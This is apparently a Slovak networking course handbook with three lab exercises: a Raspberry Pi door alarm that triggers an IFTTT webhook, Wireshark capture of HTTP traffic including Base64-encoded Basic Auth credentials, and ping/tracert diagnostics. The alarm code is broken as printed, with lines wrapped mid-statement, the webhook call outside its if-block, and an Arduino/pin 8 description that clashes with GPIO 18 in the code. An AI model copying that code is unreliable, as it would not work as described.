
Pre vytvorenie tohto projektu budeme potrebovať počítač Raspberry Pi, sieťový kábel, vodiče, kúsok alobalu, lepiacu pásku, nožnice. Princíp poplašného zariadenia bude spočívať v neustálom kontrolovaní, či sú dvere do izby zatvorené a v prípade, že sa otvoria, počítač zavolá prostredníctvom HTTP protokolu URL cez Webhook API na serveri IFTTT, ktorý následne odošle správu cez Facebook Messenger.

Realizácia cvičenia

- 1) Predpokladajme, že poplašné zariadenie chceme nainštalovať na zárubňu dverí do miestnosti. Vykonáme obhliadku možností a navrhujeme najlepšie miesto pre budúcu inštaláciu.



2) Najprv potrebujeme prepojiť Arduino Uno s Ethernet shieldom:




Vytvoríme jednoduchý elektronický obvod, ktorý bude v prípade zatvorených dverí uzavretý a bude ním tiecť prúd.

V prípade otvorených dverí bude obvod prerušený. Z alobalu si odtrhneme dva prúžky v rozmeroch cca 3x15cm. Dva dlhšie vodiče si na koncoch odizolujeme a každý vodič prilepíme lepiacou páskou k prúžku alobalu tak, aby vzniklo vodivé spojenie. Prúžky poskladáme do štvorcov o rozmere 3x3cm. Tieto štvorce prilepíme k zárubni dverí lepiacou páskou vo vzdialenosti cca 5 cm tak, aby páska neprekrývala celé štvorce, ale len ich polovicu. Na obrázku ich vidíme ako zelené a oranžové plochy na zárubni.

Vodiče pripojíme do Arduina tak, že jeden vodič ide na pin GND a druhý na pin 8. Na ich poradí tentoraz nezáleží.

Následne si odstrihujeme z alobalu štvorec o rozmeroch cca 12x12cm a dvakrát ho prehne, čím vznikne obdĺžnik s rozmermi 3x12cm. Tento obdĺžnik nalepíme na dvere tak, aby pri zatvorení úplne prekryval alobaly na zárubni. Na obrázku prúžok na dverách vidíme znázornený modrou farbou. Lepiacu pásku nalepíme tak, aby sa alobaly na zárubni a dverách mohli vodivo dotýkať a páska ich navzájom neprekrývala.



3) Príklad zdrojového kódu riadiacej aplikácie:

```
# importovanie kniznic pre pracu s GPIO pinmi, casom a volaniami
operacneho systemu
import RPi.GPIO as GPIO
import time
import os

# nastavenie sposobu volania pinov prostrednictvom cisla GPIO pinu
GPIO.setmode(GPIO.BCM)

# nastavenie pinu ako vstupneho a zapnutie pullup rezistora
GPIO.setup(18, GPIO.IN, pull_up_down=GPIO.PUD_UP)

# nekonecna slucka (stale opakuj)
while True:
    # nacitanie stavu GPIO pinu 18 do premennej dvere
    dvere = GPIO.input(18)
    # cakanie po dobu 1s, aby program pri zatvorených dverach
    nevytazoval procesor na 100%
    time.sleep(1)

    # ak dvere su otvorene
    if dvere == True:
        # vypisanie ladiacej hlasky o otvorení dveri
        print('Dvere otvorene')

    # zavolanie Webhooks sluzby cez IFTTT (nezabudnite vymeniť
    podčiarknutý kľúč za svoj)
    os.system("curl
https://maker.ifttt.com/trigger/Alarm/with/key/eqZAdcRcYoPufflqWc4-
90")

    # cakanie na opätovné zatvorenie dveri a kontrola každých 5
    sekund, či už sú zavreté
    # aby sa nám neustále neposielali správy o otvorených dverach
    while dvere == True:
        dvere = GPIO.input(18)
        time.sleep(5)
```

- 4) Program je potrebné spustiť cez Raspberry Pi, pripojiť sieťový kábel do Ethernet portu a následne celý systém otestovať na jeho funkčnosť.
- 5) Vytvoríme si IFTTT pravidlo, ktoré nám odošle správu na Facebook Messenger, ak sa otvoria dvere v izbe:
 - a. Po prihlásení do služby IFTTT (pozri predchádzajúce cvičenie), vytvoríme nový applet a ako trigger vyberieme službu Webhooks. Ak v službe Webhooks zatiaľ nie sme zaregistrovaní, klikneme na tlačidlo Connect. Následne vyberieme možnosť, ktorá spustí applet po vyvolaní špeciálnej URL - Receive a web request.
 - b. Akcii pre otvorenie dverí priradíme názov Alarm.
 - c. Ako odpoveď na spúšťač chceme odoslať správu cez Facebook Messenger. Vyhľadáme teda túto službu a prepojíme náš IFTTT účet s Messengerom. Následne vyberieme ako akciu možnosť Send message a ukončíme vytváranie akcie.
 - d. Predposledným krokom je doplnenie správy, ktorú nám má služba IFTTT doručiť na Facebook Messenger. Môžeme si napísať vlastnú správu a do nej vložiť čas vyvolania triggeru, prípadne len uviesť hlášku "Boli otvorené dvere do izby!" a klikneme na Create action.
 - e. Zadáme popis appletu, ktorý sa zobrazí na úvodnej stránke a applet je hotový.
- 6) Otestovanie funkčnosti poplašného zariadenia, prepojenia s cloud rozhraním a odosielania správ do Facebook Messangera.
- 7) Otestujte vytvorené riešenie úlohy. Nájdite slabé miesto a skúste nájsť spôsob, ako prekonať toto zariadenie aby neodhalilo prienik do miestnosti.

Prezentácia

Každá skupina by mala na záver hodiny odprezentovať svoj výstup. S ohľadom na časové a technické obmedzenia je vhodné nastaviť limit prezentáciu na 1 powerpointový slide a 90 sekúnd. Úlohou skupiny je vybrať to najpodstatnejšie z ich práce a odprezentovať to. Časový a priestorový tlak núti študentov kriticky premýšľať nad výberom dôležitých parametrov a informácií, ktoré budú publikované.

Študentom môže odporúčiť nasledujúce tipy pre prezentáciu:

- odlišnosť od konkurencie,
- navrhnuté a zrealizované špecifické funkcie,
- možnosť ďalšieho rozšírenia poplašného zariadenia.

Otázky a úlohy na zamyslenie

- 1) Ako poplašné zariadenie rozlišuje oprávnený vstup od neoprávneného?

- 2) Akým spôsobom je možné prekonať navrhnuté poplašné zariadenie, aby nespustilo alarm pri vstupe do miestnosti?
- 3) Akým spôsobom by sa dalo zariadenie chrániť pred neoprávneným vyradením z prevádzky?
- 4) Aké nové vlastnosti by mohlo mať poplašné zariadenie, aby získalo konkurenčnú výhodu oproti iným zariadeniam prezentovaným v triede.

Odporúčané zdroje

[1] IFTTT Getting Started –

<https://help.ifttt.com/hc/en-us/categories/115001566148-Getting-Started>

[2] HTTP request - https://www.tutorialspoint.com/http/http_requests.htm

[3] Raspberry PI - https://en.wikipedia.org/wiki/Raspberry_Pi

[4] Raspberry PI - <https://www.raspberrypi.org/>

CVIČENIE S18-CV1: Wireshark – sieťová komunikácia

Kľúčové slová

Wireshark, sieťová komunikácia, packet sniffing, analýza paketov

Výstup cvičenia

Využitím open-source nástroja WireShark zachytávať sieťové pakety a identifikovať ich štruktúru a informácie, ktoré prenášajú.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- analyzovať sieťovú komunikáciu,
- pochopiť štruktúru a formát prenášaných informácií prenášaných v sieti.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Wireshark,
- vlastný webový server,
- webový prehliadač,
- textový editor (alebo iné IDE),

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom Linux,
- základné nastavenia webového servera,
- poznatky o štruktúre paketov,
- znalosti o komunikácii cez protokol HTTP,
- základy programovania webov,
- znalosť práce s príkazovým riadkom.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept HTTP komunikácie a rozdiel medzi GET a POST žiadosťami.
- 3) Študentom vysvetlite základný koncept prenosu súborov cez protokol HTTP.
- 4) Študentom vysvetlite základný koncept prístupu k zabezpečenej lokalite. Zabezpečená lokalita je vytvorená pomocou htaccess.

5) V spolupráci so študentmi vyriešte nižšie uvedené cvičenia.

Teoretický úvod

Cvičenie bude zamerané na základné princípy HTTP komunikácie – žiadosť typu GET a formáty prijatých správ, spôsob komunikácie medzi klientom a serverom počas prenosu veľkých textových súborov a základné správy počas návštevy zabezpečenej www lokality.



POZNÁMKA!

Podrobnosti o sieťovej komunikácii nájdete v kapitole 5.1.-5.3., prípadne pod referenciami uvedenými na konto tohto dokumentu.

Realizácia cvičenia

1. Nainštalujte si aplikáciu Wireshark:
URL : <https://www.wireshark.org/#download>
2. Pripravte si webový server.
3. Vypracujte cvičenia uvedené nižšie.

Úloha 1:Základná interakcia HTTP GET/response

Začnite Vašu analýzu HTTP komunikácie stiahnutím veľmi jednoduchého súboru HTML, ktorý je veľmi krátky a neobsahuje žiadne vložené objekty. Postupujte takto:


1. Spustíte webový prehliadač.
2. Spustíte Wireshark paketový sniffer, ako je popísané v úvodnom cvičení.
3. Do poľa filter zadajte typ komunikačného protokolu "http" (bez úvodzoviek)
4. Vo webovom prehliadači navštívte ľubovoľnú webovú stránku.
5. Zastavte zachytávanie paketov v aplikácii Wireshark.
6. Analyzujte zachytené pakety.

Cvičenie si môžete upraviť tým, že si vytvoríte jednoduchý HTML súbor s názvom index.html, ktorý obsahuje len text. Tento index.html súbor si umiestnite na svoj webový server. Do prehliadača zadajte nasledujúce informácie:

`http://server/index.html`

Váš prehliadač by mal zobrazovať veľmi jednoduchý, jednoriadkový súbor HTML.

Okno Wireshark by malo vyzerať podobne ako okno zobrazené na obrázku nižšie.



V zozname paketov hľadáme dva kľúčové údaje HTTP komunikácie: správa GET (z Vášho prehliadača na web server) a odpoveď zo servera na Váš prehliadač. V jednotlivých oknách aplikácie Wireshark si viete pozrieť obsah paketov. Ak chceme minimalizovať množstvo zobrazených údajov, ktoré nepatria k HTTP sledovanej komunikácii (máme záujem o protokol HTTP), nastavíme si konkrétne filtre.

Pri pohľade na informácie v správach HTTP GET a odpovediach odpovedzte na nasledujúce otázky:

1. Aká verzia HTTP protokolu je v prehliadači spustená?
2. Aká je IP adresa Vášho počítača? Aká je IP adresa servera, odkiaľ ste načítali html súbor?
3. Aký je stavový kód vrátený zo servera do Vášho prehliadača?
4. Kedy bol načítaný naposledy súbor upravený na serveri HTML?
5. Koľko bajtov obsahu sa vráti do Vášho prehliadača?
6. Uvidíte pri kontrole nespracovaných údajov v okne s obsahom paketov ľubovoľné hlavičky v rámci údajov, ktoré sa nezobrazia v okne záznamu paketov? Ak áno, menujte jednu.

Úloha 2: Načítanie dlhých dokumentov

V predchádzajúcom príklade bol získaný jednoduchý a krátky HTML dokument. V ďalšom cvičení sa pozrieme, ako vyzerá stiahnutie dlhého súboru. Vykonajte nasledujúce kroky:

1. Spustíte webový prehliadač a uistíte sa, že vyrovnávací pamäť vášho prehliadača je vymazaná, ako je diskutované vyššie.
2. Spustíte program Wireshark packet sniffer.
3. Na svoj webový server umiestnite index.html súbor s veľmi dlhým textom (napr. Lorem Ipsum...).
4. Do prehliadača zadajte URL adresu, kde je umiestnený Váš súbor.
5. Váš prehliadač by mal zobrazovať pomerne zdĺhavý text.
6. Zastavte zachytenie paketov Wireshark a zadajte v špecifikácii filtra zobrazenie "http" okno, takže sa zobrazia iba zaznamenané HTTP správy.

V okne záznamu paketov by ste mali vidieť Vašu správu HTTP GET, za ktorou nasleduje viacnásobná odpoveď na Vašu požiadavku HTTP GET. Správa o odozve HTTP pozostáva zo stavového riadku, za ktorým nasledujú riadky záhlavia, za ktorým nasleduje prázdny riadok a následne orgán subjektu.

V našom prípade tu je súbor HTML, ktorý je príliš veľký, aby sa zmestili do jedného paketu TCP. Jedna odpoveď HTTPsprávy sa takto rozdelí na niekoľko kusov pomocou protokolu TCP, pričom každý kus bude obsiahnutý v rámci samostatného segmentu TCP. Každý segment TCP je zaznamenaný ako samostatný paket. Vaš prehliadač však túto skutočnosť považuje za jednu odpoveď HTTP, ktorá bola fragmentovaná vo viacerých paketoch TCP.

Odpovedzte na nasledujúce otázky:

1. Koľko správ HTTP GET odoslal Váš prehliadač?
2. Koľko segmentov TCP obsahujúcich údaje bolo potrebné na prenos jednej HTTP odpovede?
3. Aký je stavový kód spojený s odpoveďou na HTTP GET pre veľký súbor?

Úloha 3: HTTP Authentication

Nakoniec sa pokúsime navštíviť webovú lokalitu chránenú heslom a preskúmať sekvenciu správ HTTP vymenených pri návšteve takéhoto webu. Pred samotným zachytávaním paketov je potrebné vytvorenie zabezpečenej webovej sekcie. Podrobný návod ako takéto zabezpečenie nastaviť, je uvedené v cvičení S23-CV1.

Pre realizáciu cvičenia postupujte takto:

1. Spustíte prehliadač v incognito režime. Pri opakovanom testovaní musíte reštartovať prehliadač prípadne vymazať vyrovnávaciu pamäť.
2. Spustíte program Wireshark packet sniffer.
3. Do prehliadača zadajte adresu URL kde je dostupný Váš chránený zdroj.
4. Zadajte požadované používateľské meno a heslo.
5. Zastavte zachytenie paketov Wireshark a zadajte v špecifikácii filtra zobrazenie "http" okno, takže sa budú zobrazovať iba HTTP správy.

Odpovedzte na nasledujúce otázky:

1. Aký stavový kód je v odpovedi servera v reakcii na počiatočnú HTTP GET správu z prehliadača?
2. Keď váš prehliadač pošle správu HTTP GET druhýkrát, aké nové pole je zahrnuté v správe HTTP GET?

Používateľské meno a heslo, ktoré ste zadali, sú zakódované v reťazci znakov (napríklad: d2lyZXNoYXJrLXN0dWRIbnRzOm5ldHdvcm0=).nZatiaľ čo Vaše používateľské meno a heslo sú jednoducho kódované vo formáte známom ako Base64.

Používateľské meno a heslo teda nie sú šifrované! Ak chcete vidieť ich pôvodnú formu, prejdite na adresu: <https://www.base64encode.org/>

Zadajte kódovanie base64 a do formulára vložte zachytený reťazec a stlačte tlačidlo dekódovanie.

Otázky a úlohy na zamyslenie

- 1) Aké typy používateľských vstupov je možné načítať?
- 2) Kam môže byť odoslaný výstup z aplikácie?

Odporúčané zdroje

- [1] GET vs. POST metóda - https://www.w3schools.com/tags/ref_httpmethods.asp
- [2] RFC2616 - <https://www.w3.org/Protocols/rfc2616/rfc2616-sec5.html>
- [3] HTACCESS - <http://www.htaccess-guide.com/>

CVIČENIE S19-CV1: Diagnostika sietí

Kľúčové slová

diagnostika sietí, Ping, Tracert, Traceroute

Výstup cvičenia

Schopnosť aplikovať v praxi základné diagnostické prístupy a poznanie základných diagnostických nástrojov pre diagnostiku sieťovej komunikácie.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Ako overiť dostupnosť vzdialených serverov a staníc.
- Ako vykonať základné meranie rýchlosti sieťovej komunikácie a kvality spojenia so vzdialeným serverom.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- operačný systém Windows,
- internetové pripojenie.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom,
- základné znalosti sieťovej komunikácie,
- znalosť práce s príkazovým riadkom.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetliť základný koncept fungovania nástrojov ping a traceroute.
- 3) Študenti budú pracovať samostatne a merať a analyzovať dostupnosť vzdialených serverov, kvalitu a rýchlosť pripojenia k týmto serverom.
- 4) V spolupráci so študentmi prepočítajte nižšie uvedené cvičenia.

Teoretický úvod

Nástroj na sledovanie trasy pomáha zobrazovať údaje o sieťach, ktorými musia pakety prechádzať od používateľov (zdroj - source) až po koncové zariadenie vo vzdialenej cieľovej sieti (cieľ - destination).

Tento sieťový nástroj sa zvyčajne vykonáva na príkazovom riadku na systémoch Microsoft Windows ako:

```
tracert <názov cieľovej siete alebo adresa koncového zariadenia>
```

Alebo pre Unix a podobné systémy:

```
traceroute <názov cieľovej siete alebo adresa koncového zariadenia>
```

Pomôcky na sledovanie trasy umožňujú používateľovi určiť cestu, ako aj oneskorenie v sieti IP. Existuje niekoľko nástrojov na vykonanie tejto funkcie.

Nástroj traceroute (alebo tracert) sa často používa na riešenie problémov so sieťou, a to zobrazením zoznamu sieťových zariadení, ktorými prechádzajú pakety. Výstup umožňuje používateľovi identifikovať cestu, ktorá sa použila na dosiahnutie konkrétneho cieľa v lokálnej alebo vzdialenej sieti.

Každý smerovač predstavuje miesto, kde sa jedna sieť pripája k inej sieti a prostredníctvom ktorého bol dátový paket odoslaný. Počet smerovačov je známy ako počet "skokov". Počet skokov sa počíta od zdrojového zariadenia.

Zobrazený zoznam môže pomôcť identifikovať problémy s tokom údajov pri pokuse o prístup k službe, ako je webová stránka. Výstup môže byť užitočný pri výbere najbližšieho servera, prípadne toho, s ktorým je komunikácia najrýchlejšia. Napríklad, ak existujú viaceré webové miesta, kde je k dispozícii rovnaký dátový súbor, je možné otestovať rýchlosť pripojenia na každý server, aby ste získali dobrú predstavu o tom, ktorý zdroj súboru by bol najrýchlejší.

Dve trasy medzi rovnakým zdrojom a miestom určenia môžu mať odlišný charakter. Rýchlosť jednotlivých trás je závislá od úrovne preponenia v takzavnej mesh topológii.

Nástroje na sledovanie trasy založené na príkazovom riadku sú zvyčajne vložené do operačného systému koncového zariadenia. Na trhu existujú aj iné komerčné nástroje pre vizualizáciu získaných informácií.



POZNÁMKA!

Podrobnosti o vstupoch a výstupoch nájdete v kapitole 5.4, prípadne v odporúčaných zdrojoch na konci tohto dokumentu.

Zadanie cvičenia


Úloha 1: Zistite, či je vzdialený server dostupný.

Ak chcete sledovať trasu do vzdialenej siete, musíte mať počítač s funkčným pripojením k internetu. Prvý nástroj, ktorý použijeme, pre testovanie je ping. Je to nástroj používaný na overenie, či je hostiteľ

dostupný. Názov ping pochádza z aktívnej sonarovej technológie, v ktorej je impulz zvuku vysielaný pod vodou a odráža sa od terénu alebo iných lodí.

Pakety sa odošlú vzdialenému hostiteľovi s pokynmi na odpoveď. Váš lokálny počítač meria, či odpoveď je prijatá na každý paket a ako dlho trvá, kým tieto pakety prechádzajú cez sieť.

Z počítača, odkiaľ testujeme dostupnosť, kliknite na ikonu Štart systému Windows, do poľa Hľadať programy a súbory zadajte príkaz cmd a potom stlačte Enter.



Na výzvu príkazového riadka zadajte príkaz **ping www.google.com**.

```
C:\> C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.345]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\innovates>ping google.com

Pinging google.com [74.125.133.138] with 32 bytes of data:
Reply from 74.125.133.138: bytes=32 time=43ms TTL=43
Reply from 74.125.133.138: bytes=32 time=43ms TTL=43
Reply from 74.125.133.138: bytes=32 time=44ms TTL=43
Reply from 74.125.133.138: bytes=32 time=43ms TTL=43

Ping statistics for 74.125.133.138:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 43ms, Maximum = 44ms, Average = 43ms

C:\Users\innovates>
```

Prvý riadok výstupu zobrazuje plne kvalifikovaný názov domény (FQDN) google.com, ďalej nasleduje adresa IP 74.125.133.138. Google poskytuje rovnaký webový obsah na rôznych serveroch na celom svete (známe aj ako zrkadlá). Preto, v závislosti od toho, kde ste geograficky, sa parameter IP adresy bude líšiť.

Z tejto časti výstupu, sa dajú odčítať štatistické výsledky testovania.

```
Ping statistics for 74.125.133.138:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 43ms, Maximum = 44ms, Average = 43ms
```

Boli odoslané štyri ping žiadosti (echo-request) a odpoveď (echo-reply) bola doručená pre každú ping žiadosť. Pretože server odpovedal na každý ping, vo výsledku je uvedený 0% straty paketov. V priemere to trvalo 43 ms (43 milisekúnd), kým sa pakety dostali cez sieť. Milisekunda je 1/1 000 sekundy.

Streaming video a online hry sú dve aplikácie, ktoré výrazne ovplyvňuje množstvo paketov a rýchlosť sieťového pripojenia. Presnejšie určenie rýchlosti pripojenia k internetu získate odoslaním 100 pingov namiesto predvoleného nastavenia 4. Príkaz je nasledujúci:

```
C:\Users\innovates>ping -n 100 google.com
```

Výsledok vyzerá takto:

```
Ping statistics for 64.233.167.102:
    Packets: Sent = 100, Received = 100, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 45ms, Maximum = 94ms, Average = 47ms
```

Úloha 2: Otestujte servery v rôznych lokalitách sveta.

Pre Afriku:

C: \> ping www.afrinic.net

```
C:\Users\innovates>ping afrinic.net

Pinging afrinic.net [196.216.2.6] with 32 bytes of data:
Reply from 196.216.2.6: bytes=32 time=227ms TTL=47
Reply from 196.216.2.6: bytes=32 time=227ms TTL=47
Reply from 196.216.2.6: bytes=32 time=227ms TTL=47
Reply from 196.216.2.6: bytes=32 time=227ms TTL=47

Ping statistics for 196.216.2.6:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 227ms, Maximum = 227ms, Average = 227ms
```

Pre Austráliu:

C: \> ping www.apnic.net

```
C:\Users\innovates>ping apnic.net

Pinging apnic.net [203.119.101.61] with 32 bytes of data:
Reply from 203.119.101.61: bytes=32 time=361ms TTL=238
Reply from 203.119.101.61: bytes=32 time=361ms TTL=238
Reply from 203.119.101.61: bytes=32 time=365ms TTL=238
Reply from 203.119.101.61: bytes=32 time=362ms TTL=238

Ping statistics for 203.119.101.61:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 361ms, Maximum = 365ms, Average = 362ms
```

Pre Európu:

C: \> ping websupport.sk

```
C:\Users\innovates>ping websupport.sk

Pinging websupport.sk [195.210.29.66] with 32 bytes of data:
Reply from 195.210.29.66: bytes=32 time=22ms TTL=56
Reply from 195.210.29.66: bytes=32 time=22ms TTL=56
Reply from 195.210.29.66: bytes=32 time=21ms TTL=56
Reply from 195.210.29.66: bytes=32 time=23ms TTL=56

Ping statistics for 195.210.29.66:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 21ms, Maximum = 23ms, Average = 22ms
```

Pre Južnú Ameriku:

C: \> ping lacnic.net

```
C:\Users\innovates>ping lacnic.net

Pinging lacnic.net [200.3.14.10] with 32 bytes of data:
Reply from 200.3.14.10: bytes=32 time=250ms TTL=45
Reply from 200.3.14.10: bytes=32 time=248ms TTL=45
Reply from 200.3.14.10: bytes=32 time=248ms TTL=45
Reply from 200.3.14.10: bytes=32 time=248ms TTL=45

Ping statistics for 200.3.14.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 248ms, Maximum = 250ms, Average = 248ms
```

Všetky tieto pingy boli spustené z počítača umiestneného v Európe. Čo sa stane s priemerným časom milisekúnd pingu v systéme Windows, keď sa pakety pohybujú na tom istom kontinente v porovnaní s údajmi z rôznych kontinentov?

Úloha 3: Určte, akou cestou cez internetovú sieť putujú pakety na vzdialený server.

Teraz, keď bola verifikovaná základná dostupnosť pomocou nástroja ping, je užitočné pozrieť sa na príkaz, ktorý pomôže identifikovať jednotlivé sieťové zariadenia po ceste. Za týmto účelom sa použije nástroj tracert.

Podobne, ako v prípade príkazu ping, choďte do príkazového riadku. Na výzvu príkazového riadka zadajte tracert www.cisco.com a uložte výstup tracentu do textového súboru nasledovne:

```
C:\>tracert www.cisco.com

Tracing route to e144.dscb.akamaiedge.net [23.1.144.170]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms    dslrouter.westell.com [192.168.1.1]
  2    38 ms    38 ms    37 ms    10.18.20.1
  3    37 ms    37 ms    37 ms    G3-0-9-2204.ALBYNY-LCR-02.verizon-gni.net [130.8
1.196.190]
  4    43 ms    43 ms    42 ms    so-5-1-1-0.NY325-BB-RTR2.verizon-gni.net [130.81
.22.46]
  5    43 ms    43 ms    65 ms    0.so-4-0-2.XT2.NYC4.ALTER.NET [152.63.1.57]
  6    45 ms    45 ms    45 ms    0.so-3-2-0.XL4.EWR6.ALTER.NET [152.63.17.109]
  7    46 ms    48 ms    46 ms    TenGigE0-5-0-0.GW8.EWR6.ALTER.NET [152.63.21.14]

  8    45 ms    45 ms    45 ms    a23-1-144-170.deploy.akamaitechnologies.com [23.
1.144.170]

Trace complete.
```

1. Pravým tlačidlom myši kliknite na názov okna príkazového riadka a vyberte položku Upraviť> Vybrať všetko.
2. Opäť kliknite pravým tlačidlom myši na záhlavie príkazového riadka a zvolte Upraviť> Kopírovať.
3. Otvorte program Windows Notepad: Ikona Štart systému Windows> Všetky programy> Príslušenstvo> Poznámkový blok.
4. Ak chcete vložiť výstup do programu Poznámkový blok, vyberte Úpravy> Prilepiť.
5. Vyberte Súbor> Uložiť ako a uložte súbor Poznámkový blok na pracovnú plochu ako tracert1.txt.
6. Spustíte tracert pre každú cieľovú webovú stránku a uložte výstup do sekvenčne očíslovaných súborov.

```
C: \> tracert www.afrinic.net
```

```
C: \> tracert www.lacnic.net
```

7. Interpretácia výstupov tracentu.

Zistené trasy môžu prejsť množstvom zariadení (skokov) a množstvom rôznych poskytovateľov internetových služieb (ISP). Všetko v závislosti od veľkosti Vášho poskytovateľa internetových služieb a od umiestnenia zdrojového a cieľového hostiteľa. Každý "hop" predstavuje sieťové zariadenie (napríklad smerovač). Smerovač je špecializovaný typ počítača, ktorý slúži na riadenie návštevnosti po internete.

Predstavte si cestovanie autom v niekoľkých krajinách s použitím mnohých diaľnic. Na rôznych miestach sa dostanete na úseky na ceste, v ktorých máte možnosť vybrať si z niekoľkých rôznych diaľnic (odbočovacie pruhy).

Teraz si ďalej predstavte, že na každom mieste rozdelenia na ceste je zariadenie, ktoré Vás nasmeruje, aby ste odbočili správne na potrebnú cestu do Vašej cieľovej destinácie. To router robí pre pakety v sieti.

Keďže počítače hovoria v číslach, nie v slovách, smerovače sú jednoznačne identifikované pomocou adresy IP (čísla s formátom x.x.x.x). Nástroj tracer Vám ukáže, akou cestou cez sieť Váš paket cestoval, až kým nedosiahol konečný cieľ. Tracer je nástroj, ktorý Vám tiež dáva predstavu o tom, aký rýchla je prenos dát na každom segmente siete. Tri pakety sa posielajú na každý uzol na ceste a meria sa čas návratu odpovede v milisekundách.

